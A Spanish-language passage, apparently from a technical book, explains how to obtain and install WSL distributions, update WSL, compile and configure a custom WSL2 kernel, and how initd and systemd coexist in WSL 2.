


Aunque app de Microsoft Store no lo muestre, se pueden encontrar apps para descargar en app.microsoft.com independientemente de que tu sistema pueda ejecutarlas

⁸ <https://apps.microsoft.com>


⁹ <https://store.rg-adguard.net/>

Mi PC no cumple los requisitos para instalar ese paquete, ni por web ni por la tienda. Copio y pego el enlace de la web oficial de Microsoft (porque través de la app de Store no podré copiar un enlace) y lo introduzco en <https://store.rg-adguard.net/>.



Desde aquí puedes descargar cualquier paquete de la Microsoft Store aunque tu sistema no sea compatible

Aparecerán a veces dos o muchos más paquetes. Los ficheros *blockmap* son XMLs con los hashes de los ficheros en el interior de las *appx*. Un sistema de integridad parecido a los de las aplicaciones de Java.



Contenido de un *appx*, que es un *zip* en realidad

Una vez te has hecho con el paquete, se puede instalar con:

```
Add-AppxPackage -Path "C:\Path\to\File.Appx"
```

O:

```
Add-AppxPackage .\app_name.appx
```

No solo para las distribuciones, sino para muchas otras utilidades, esta fórmula te permitirá instalar apps aunque tu Store oficial no te las muestre o permita la descarga.

Puesta en marcha: La menos fácil

En la Store de Microsoft hay muchas distribuciones, pero no todas. Microsoft mantiene una lista con enlaces fácilmente recordables. La pongo aquí. Son bastante autodescriptivas:

https://aka.ms/wslubuntu
https://aka.ms/wslubuntu2204
https://aka.ms/wslubuntu2004
https://aka.ms/wslubuntu2004arm
https://aka.ms/wsl-ubuntu-1804
https://aka.ms/wsl-ubuntu-1804-arm
https://aka.ms/wsl-ubuntu-1604
https://aka.ms/wsl-debian-gnulinux
https://aka.ms/wsl-kali-linux-new
https://aka.ms/wsl-sles-12
https://aka.ms/wsl-SUSELinuxEnterpriseServer15SP2
https://aka.ms/wsl-SUSELinuxEnterpriseServer15SP3
https://aka.ms/wsl-fedora
https://aka.ms/wsl-opensuse
https://aka.ms/wsl-opensuse-tumbleweed
https://aka.ms/wsl-opensuseleap15-3
https://aka.ms/wsl-opensuseleap15-2
https://aka.ms/wsl-oraclelinux-8-5
<u>https://aka.ms/wsl-oraclelinux-7-9</u>

Esos enlaces, con *curl*, *wget* o cualquier otro método de descarga, traerán la distribución a tu disco duro.

Otro método para descargar online es:

```
wsl --list --online
```

```
Microsoft Windows [Versión 10.0.22631.4751]
(c) Microsoft Corporation. Todos los derechos reservados.

C:\Windows\System32>wsl --list --online
A continuación, se muestra una lista de las distribuciones válidas que se pueden instalar.
Instalar con "wsl.exe --install <Distro>".

NAME                      FRIENDLY NAME
Ubuntu                    Ubuntu
Debian                    Debian GNU/Linux
kali-linux                Kali Linux Rolling
Ubuntu-18.04              Ubuntu 18.04 LTS
Ubuntu-20.04              Ubuntu 20.04 LTS
Ubuntu-22.04              Ubuntu 22.04 LTS
Ubuntu-24.04              Ubuntu 24.04 LTS
OracleLinux_7_9            Oracle Linux 7.9
OracleLinux_8_7            Oracle Linux 8.7
OracleLinux_9_1            Oracle Linux 9.1
openSUSE-Leap-15.6          openSUSE Leap 15.6
SUSE-Linux-Enterprise-15-SP5 SUSE Linux Enterprise 15 SP5
SUSE-Linux-Enterprise-15-SP6 SUSE Linux Enterprise 15 SP6
openSUSE-Tumbleweed        openSUSE Tumbleweed

C:\Windows\System32>
```

Las distribuciones online disponibles en ese momento

Y creará una lista con un “friendly name”. El siguiente comando:

```
wsl --install --distribution Kali-linux
```

Instalará Kali. Si tienes algún problema al instalar como me aparecía a mí en la imagen de más abajo (error no especificado) podría ser porque tu *Kernel* no esté actualizado. Intenta actualizarlo con:

```
wsl --update
```

Esto se supone que se hace regularmente en la sombra con Windows Update, pero por si acaso, prueba a actualizar manualmente. En todo caso, piénsate bien la actualización: antes se podía hacer *rollback* (`wsl.exe --update -status`), pero ya no. Una vez actualizado manualmente, no podrás volver atrás (sin desinstalar la funcionalidad de WSL en Windows)

También se puede hacer:


```
C:\Windows\System32>wsl --update --pre-release
Comprobando actualizaciones.
Actualizando Subsistema de Windows para Linux a la versión 2.4.10.
|[==                         ] 6,5%
```

Para tener la ultimísima versión

Y tendrás una versión de WSL mucho más reciente que la “oficial”.

Por último, una opción es instalar el paquete WSL tal cual, descargable desde aquí¹⁰ dependiendo de la versión, claro.

¹⁰ <https://github.com/microsoft/WSL/releases/download/2.0.1/wsl.2.0.1.0.x64.msi>




Listando online las distribuciones. Instalando Kali (que a mí me falla, pero lo arreglo actualizando el Kernel) y OpenSUSE.

¿He mostrado un montón de distribuciones distintas y métodos para instalarlas? Pues hay más alojadas en la Store que quizás no te aparezcan cuando buscas. Por ejemplo:

https://www.microsoft.com/store/apps/9NJFZK00FGKV	openSUSE Leap 15.1
https://www.microsoft.com/store/apps/9MZ3D1TRP8T1	SUSE Linux Enterprise Server 12 SP5
https://www.microsoft.com/store/apps/9PN498VPMF3Z	SUSE Linux Enterprise Server 15 SP1
https://www.microsoft.com/store/apps/9n6gdm4k2hnc	Fedora Remix for WSL
https://www.microsoft.com/store/apps/9NV1GV1PXZ6P	Pengwin
https://www.microsoft.com/store/apps/9N8LP0X93VCP	Pengwin Enterprise
https://www.microsoft.com/store/apps/9p804crf0395	Alpine WSL
https://www.microsoft.com/store/apps/9msmjqd017x7	Raft(Free Trial)

Y seguro que me olvido alguna. Busca en la tienda de Microsoft y encontrarás incluso distribuciones específicas para WSL como Pistachio¹¹, que a través de *distrobox*, permite el manejo sencillo de contenedores.


¹¹ <https://github.com/PistachioLinux>



```

● sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD:~$ pistachio-manager
pistachio-manager allows you to manage Distrobox containers in Pistachio Linux.

Usage: pistachio-manager [command]
install - Install a package in a container.
create - create a Distrobox container with Pistachio Linux compatibility.
enter - enter a Distrobox container.
remove - remove a Distrobox container.
uninstall - uninstall a package from a container.
version - show the version of pistachio-manager.
create-terminal-profile - create a Windows Terminal profile for a container.
sergio@DESKTOP-KP500GD:~$
```

Pistachio, una distribución Linux específica para WSL

O Pengwin, la distribución de Whitewater Foundry, que parece ser la primera distribución WSL con una perspectiva empresarial y una mejor integración por defecto con Windows. Toda la información aquí¹².

Puesta en marcha: La difícil


Para los muy cafeteros, puedes compilar tu propio *Kernel* a partir del *Kernel* original modificado de Microsoft, que es libre (licencia GPL 2.0). Está basado en el *Kernel* de Linux original, por supuesto, pero las modificaciones realizadas por Microsoft son necesarias para que corran en el *Hyper-V* en el que funciona WSL 2.

¿Cómo se consigue? Muy fácil. El código está en *GitHub*¹³. Y en principio no te tienes que preocupar por actualizarlo, se hará a través de Windows Update o forzando como ya he mencionado. Pero si quieres lanzarte a tu propia compilación para añadir módulos o disfrutar de la rama 6 hoy por hoy, por ejemplo, ten en cuenta que las actualizaciones correrán de tu lado desde ese momento.

¹² <https://www.whitewaterfoundry.com/>

¹³ <https://github.com/microsoft/WSL2-Linux-Kernel>.

Desde una distribución ya instalada, podemos descargar primero las herramientas necesarias y luego clonar el repositorio con los siguientes comandos:



```
sergio@DESKTOP-KP500GD:~$ sudo apt -y install build-essential libncurses-dev bison flex libssl-dev libelf-dev dwarves
sergio@DESKTOP-KP500GD:~$ git clone https://github.com/microsoft/WSL2-Linux-Kernel.git
```

Ponte cómodo, son bastante más de dos gigas.



```
root@DESKTOP-KP500GD:~# git clone https://github.com/microsoft/WSL2-Linux-Kernel.git
Cloning into 'WSL2-Linux-Kernel'...
remote: Enumerating objects: 10475504, done.
remote: Total 10475504 (delta 0), reused 0 (delta 0), pack-reused 10475504
Receiving objects: 100% (10475504/10475504), 2.16 GiB | 2.10 MiB/s, done.
Resolving deltas: 7% (639152/8858264)
```


Clonando el Kernel desde el repositorio oficial de WSL 2

Ahora copiamos el archivo estándar .config de Microsoft como punto inicial. Nos metemos en directorio y copiamos el archivo.



```
cd WSL2-Linux-Kernel
cp Microsoft/config-wsl .config
```

Es el momento de modificar el fichero de configuración si quieres a nano o con cualquier otro programa. Vamos en este ejemplo a hacerlo con el menú gráfico tradicional.



```
make menuconfig
```

Linux/x86 5.15.133.1 Kernel Configuration

Arrow keys navigate the menu. <Enter> selects submenus ---> (or empty submenus ----). Highlighted letters are hotkeys. Pressing <Y> includes, <N> excludes, <M> modularizes features. Press <Esc><Esc> to exit, <?> for Help, </> for Search. Legend: [*] built-in [] excluded <M> module < > module capable

General setup --->
[*] 64-bit kernel
Processor type and features --->
[*] Mitigations for speculative execution vulnerabilities --->
Power management and ACPI options --->
Bus options (PCI etc.) --->
Binary Emulations --->
[*] Virtualization --->
General architecture-dependent options --->
[*] Enable loadable module support --->
[*] Enable the block layer --->
IO Schedulers --->
Executable file formats --->
Memory Management options --->
[*] Networking support --->
Device Drivers --->
File systems --->
Security options --->
-* Cryptographic API --->
Library routines --->
Kernel hacking --->

<Select> < Exit > < Help > < Save > < Load >

Modificar la configuración del Kernel con el menú gráfico tradicional

Y desde aquí se podrían añadir, quitar, modificar parámetros en el *Kernel* y modificar el archivo config. A partir de este punto, lo que todos los linuxeros saben: la compilación en sí. En muchos libros y documentación sobre WSL, verás este comando:

```
Make -j$(nproc)
```

O este otro donde se le especifica el archivo de config.

```
make KCONFIG_CONFIG=arch/x86/configs/config-wsl -j$(nproc)
```

Esto ejecuta la compilación con el número de *jobs* igual a tu número de núcleos (es un proceso que demanda bastante procesamiento).

```
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# make -j$(nproc)
SYNC      include/config/auto.conf.cmd
HOSTCC   scripts/kconfig/conf.o
HOSTLD   scripts/kconfig/conf
SYSHDR   arch/x86/include/generated/uapi/asm/unistd_32.h
SYSHDR   arch/x86/include/generated/uapi/asm/unistd_64.h
SYSHDR   arch/x86/include/generated/uapi/asm/unistd_x32.h
SYSTBL   arch/x86/include/generated/asm/syscalls_32.h
SYSHDR   arch/x86/include/generated/asm/unistd_32_ia32.h
SYSHDR   arch/x86/include/generated/asm/unistd_64_x32.h
SYSTBL   arch/x86/include/generated/asm/syscalls_64.h
SYSTBL   arch/x86/include/generated/asm/syscalls_x32.h
WRAP     arch/x86/include/generated/uapi/asm/bpf_perf_event.h
```

Puedes esperar tranquilamente todo el proceso

En mi caso compiló, pero no generó la imagen. Tuve que usar el comando:

```
make bzImage
```

```
Kernel: arch/x86/boot/bzImage is ready (#2)
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls arch/x86/
x86_64/ xtensa/
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls arch/x86/
x86_64/ xtensa/
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls arch/x86/boot/bzImage
arch/x86/boot/bzImage
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# ls -alF arch/x86/boot/bzImage
-rw-r--r-- 1 root root 14390336 Oct 13 22:29 arch/x86/boot/bzImage
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel#
```

Tarda un buen rato, así que paciencia

Y si todo va bien, el *Kernel* monolítico está listo para ser usado en arch/x86/boot/bzImage. Si hemos elegido compilar ciertos módulos, tenemos que copiarlos a la carpeta correcta /lib/modules (como root) porque no están integrados en el propio *Kernel*.

```
sudo make modules install
```

Si lo que se quiere es compilar la rama 6, (por defecto estamos en la 5.x ahora mismo y es la que se descargará con los comandos anteriores desde *Git*), los pasos de compilación son los mismos. Pero el código se consigue con un *checkout* desde el *Git* para movernos de rama.

```
git checkout Linux-msft-wsl-6.6.y
```

```
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel# git checkout linux-msft-wsl-6.1.y
Updating files: 100% (40458/40458), done.
Branch 'linux-msft-wsl-6.1.y' set up to track remote branch 'linux-msft-wsl-6.1.y' from 'origin'.
Switched to a new branch 'linux-msft-wsl-6.1.y'
root@DESKTOP-KP500GD:~/WSL2-Linux-Kernel#
```

Busco en el GitHub moverme a la rama 6 para compilarla

Esto te funcionará si te has bajado el *Git* completo de Microsoft. Yo sé que la rama válida es la `linux-msft-wsl-6.6.y` porque lo he consultado en las *branches* desde *GitHub*.

Si no quieres bajar otras ramas y ahorrar algo de espacio, al *git clone* inicial añade “`--depth 1`” como parámetro.

Otra opción es que todavía seas más purista y no te guste el *Kernel* de Linux de Microsoft y quieras la versión del *Kernel* oficial, descargada del sitio oficial para ejecutarla en tu WSL. Pues también puedes hacerlo.

Simplemente descargarlo del repositorio oficial con:

```
sergio@DESKTOP-KP500GD:~$ wget https://cdn.kernel.org/pub/linux/kernel/v6.x/linux-6.3.6.tar.xz
sergio@DESKTOP-KP500GD:~$ tar xf linux-6.3.6.tar.xz cd linux-6.3.6
```

O incluso:

```
sergio@DESKTOP-KP500GD:~$ Git clone
sergio@DESKTOP-KP500GD:~$ https://git.kernel.org/pub/scm/linux/kernel/git/stable/linux.git
```

Y comenzar el proceso con *make*. No te olvides de, aunque el *Kernel* sea el oficial, usar el `.config` de Windows que está en esta¹⁴ URL.

Porque, aunque uses un *Kernel* que no es de Microsoft, la configuración de Windows es la necesaria para empezar, y luego modifica lo que quieras.

El último paso, una vez compilado el *Kernel* que más te guste, será indicarle al sistema WSL dónde estará su nuevo *Kernel* para iniciarse. Ya sea desde Windows o Linux, debemos tocar el archivo `.wslconfig` en el perfil personal “`C:\users\<username>`” y añadir estas líneas:

```
[ws12]
kernel=C:\\Users\\sergio\\bzImage
```

Ten cuidado de poner ruta absoluta y doble barra, sin variables. Es mejor incluso que edites el fichero desde la propia distribución. Por ejemplo, en mi caso:

```
nano /mnt/c/Users/Sergio/.wslconfig
```

¹⁴ <https://raw.githubusercontent.com/microsoft/WSL2-Linux-Kernel/master/Microsoft/config-wsl>

Ten mucho cuidado con las mayúsculas y minúsculas. Por supuesto, copia ahí el archivo bzImage. Con un comando desde Linux sería:

```
cp arch/x86/boot/bzImage /mnt/c/Users/sergio/
```

Y luego muy importante que hagas un *shutdown* de WSL (desde tu perfil, no desde administrador necesariamente).

```
wsl --shutdown
```

Cuando vuelvas a lanzar la distribución Ubuntu, te encontrarás con esto.

```
Seleccionar sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD: $ uname -a
Linux DESKTOP-KP500GD 6.1.21.2-microsoft-standard-WSL2+ #3 S
64 x86_64 GNU/Linux
sergio@DESKTOP-KP500GD: $
```

He compilado la rama 6 desde la distribución de Ubuntu

Muy importante: este *Kernel* será ahora común a las distribuciones que tenga instaladas el usuario. Si el archivo no funciona, o lo borras... no hay problema, las distribuciones usarán el *Kernel* “por defecto”. Si aun habiendo aplicado el cambio, alguna distribución no actualiza su *Kernel*, lo más probable es que estén en modo WSL 1. Cámbialas con el comando de más arriba.

Algo importante es que, tanto en WSL como en las nuevas Ubuntu, ya es posible usar *systemd* (desde finales de 2022). Si encuentras manuales anteriores de cómo activar el *systemd* en WSL (era posible antes, pero con mucho trabajo), no les hagas caso. Esta integración de *initd* con *systemd* requirió a su vez una reingeniería por parte de Microsoft. Tuvo que cambiarse todo el sistema, pero merecía la pena porque se añadía compatibilidad con mucho software que WSL no aguantaba. *Systemd* es un proceso que requiere tener el PID 1, pero el propio *initd* de WSL era (y es) ya el PID 1, así que *systemd* era un hijo con otro número de proceso y esto causaba mucho lío. Tanto, que en realidad no se ha cambiado uno por otro, sino que se ha “integrado” *systemd* en el sistema sin eliminar el hecho de que *initd* sigue siendo el primer proceso que levanta el resto. Cambiar eso y hacer convivir a los dos, ha supuesto una modificación de la arquitectura. Pero ya está hecho. Y esto es muy relevante para un apartado posterior en el que hablaremos de cómo mantener la distribución viva. Primero, vamos a explicar esta “integración” bien.

Systemd e initd, fight!

Cuando este cambio se puso en marcha, hubo que tener cuidado con las distribuciones ya activas, así que Microsoft hizo un opt-in para ellas. O sea, les puedes decir que se beneficien de *systemd*.

```
[boot]
systemd=true
```

Añadiendo esas líneas a /etc/wsl.conf de la distribución que quieras que use *systemd*. En el siguiente apartado hablo más de este wsl.conf.

Systemd e *initd* son dos sistemas de inicialización en sistemas operativos basados en UNIX que gestionan el proceso de arranque del sistema y la ejecución de servicios. El mundo Linux se divide entre los defensores de uno u otro sistema, aunque ha ganado *systemd* en popularidad. *Initd* es uno de los sistemas de inicio más antiguos y tradicionales que gusta a los puristas. Sigue el estilo de inicialización secuencial, donde los *scripts* de inicio son ejecutados uno tras otro en un orden predefinido (y esto es precisamente uno de sus argumentos en contra). Se basa en *scripts* de inicio ubicados en /etc/init.d/ y otros directorios, que puede hacer que sea más complejo de manejar. Pero a la vez, es simple, hace solo una cosa, y por tanto sigue la filosofía UNIX. *Systemd* es más reciente, fue diseñado para ser más eficiente (arrancan en paralelo) y proporciona un conjunto más amplio de funciones que *initd*. Utiliza el concepto de servicios que pueden ser dependientes entre ellos (cosa de la que *initd* carece) y se puede tener mayor control y registro de todos ellos.

Lo interesante es que, por definición, ambos deben ser el primero en arrancar en la distribución, con el PID 1 y de ellos colgarán el resto de procesos que se ejecuten. En principio son excluyentes. Excepto en WSL 2. Y ahí está la gracia. Por defecto, las distribuciones WSL 2 usarán *initd*. Podemos verlo con varios comandos.

```
ps -p 1 -o comm=
```

O este:

```
sergio@DESKTOP-KP500GD: $ ps -ef --forest
UID      PID  PPID  C STIME TTY          TIME CMD
root      1      0  0 08:43 hvc0    00:00:00 /init
root      4      1  0 08:43 hvc0    00:00:00 plan9 --control-socket 5 --log-level
root     13      1  0 08:43 ?        00:00:00 /init
root     14     13  0 08:43 ?        00:00:00 \_ /init
sergio   15     14  0 08:43 pts/0   00:00:00      \_ -bash
sergio   28     15  0 08:43 pts/0   00:00:00          \_ ps -ef --forest
sergio@DESKTOP-KP500GD:~$ systemctl status
System has not been booted with systemd as init system (PID 1). Can't operate.
Failed to connect to bus: Host is down
sergio@DESKTOP-KP500GD:~$
```

Con el comando *ps -ef --forest*, vemos que la distribución tiene *init* como proceso inicial, y que *systemd* no tiene el PID 1 y por eso no puede funcionar

Sin embargo, si se activa *systemd*...

```
sergio@DESKTOP-KP500GD:~$ ps -ef --forest | grep init
root      1      0  0 08:34 ?        00:00:00 /sbin/init
root      2      1  0 08:34 ?        00:00:00 /init
root     462      2  0 08:35 ?        00:00:00 \_ /init
root     464     462  0 08:35 ?        00:00:00 \_ \_ /init
sergio   744     466  0 08:41 pts/0   00:00:00      \_ \_ \_ grep --color=auto init
root     718     443  0 08:35 ?        00:00:01      \_ \_ python3 /snap/ubuntu-desktop-installer
t status --wait
sergio@DESKTOP-KP500GD:~$ systemctl status
DESKTOP-KP500GD
  State: degraded
  Jobs: 0 queued
  Failed: 1 units
```

Vemos que *init* sigue teniendo PID 1, pero *systemctl status* devuelve datos, o sea, también está en el sistema

Por curiosidad, si quieres saber por qué está *systemctl* en estado “degraded” es porque algunos servicios no se consiguen arrancar. De nuevo, un tema de acceso al hardware en WSL.

```

sergio@DESKTOP-KP500GD: ~
sergio@DESKTOP-KP500GD: $ systemctl --failed
UNIT           LOAD  ACTIVE SUB   DESCRIPTION
lightdm.service loaded failed failed Light Display Manager

LOAD = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB   = The low-level unit activation state, values depend on unit type.
       1 loaded units listed.

sergio@DESKTOP-KP500GD: ~
Windows PowerShell      X  sergio@DESKTOP-KP500GD: ~ X + -
(sergio@DESKTOP-KP500GD)-[~]
$ systemctl --failed
UNIT           LOAD  ACTIVE SUB   DESCRIPTION
● console-getty.service loaded failed failed Console Getty
● lightdm.service     loaded failed failed Light Display Manager
● plymouth-quit.service loaded failed failed Terminate Plymouth Boot Screen

LOAD = Reflects whether the unit definition was properly loaded.
ACTIVE = The high-level unit activation state, i.e. generalization of SUB.
SUB   = The low-level unit activation state, values depend on unit type.
3 loaded units listed.

(sergio@DESKTOP-KP500GD)-[~]
$ 

```

En la Kali y en la Ubuntu, muestro qué servicios han fallado en el arranque.

Entender que *initd* está ahí siempre (aunque se active *systemd*) es fundamental para el apartado “Manteniendo viva la distribución y los procesos” que desarrollo más adelante.

Por cierto, para estar seguro de qué versión tienes en WSL de cada componente, ejecuta:

```

PS C:\Windows\System32\WindowsPowerShell\v1.0> wsl --version
Versión de WSL: 2.4.10.0
Versión de kernel: 5.15.167.4-1
Versión de WSLg: 1.0.65
Versión de MSRDC: 1.2.5716
Versión de Direct3D: 1.611.1-81528511
Versión DXCore: 10.0.26100.1-240331-1435.ge-release
Versión de Windows: 10.0.22631.4751

```

Versiones típicas aproximadas a comienzos de 2025.

Gestión, mantenimiento e interoperabilidad

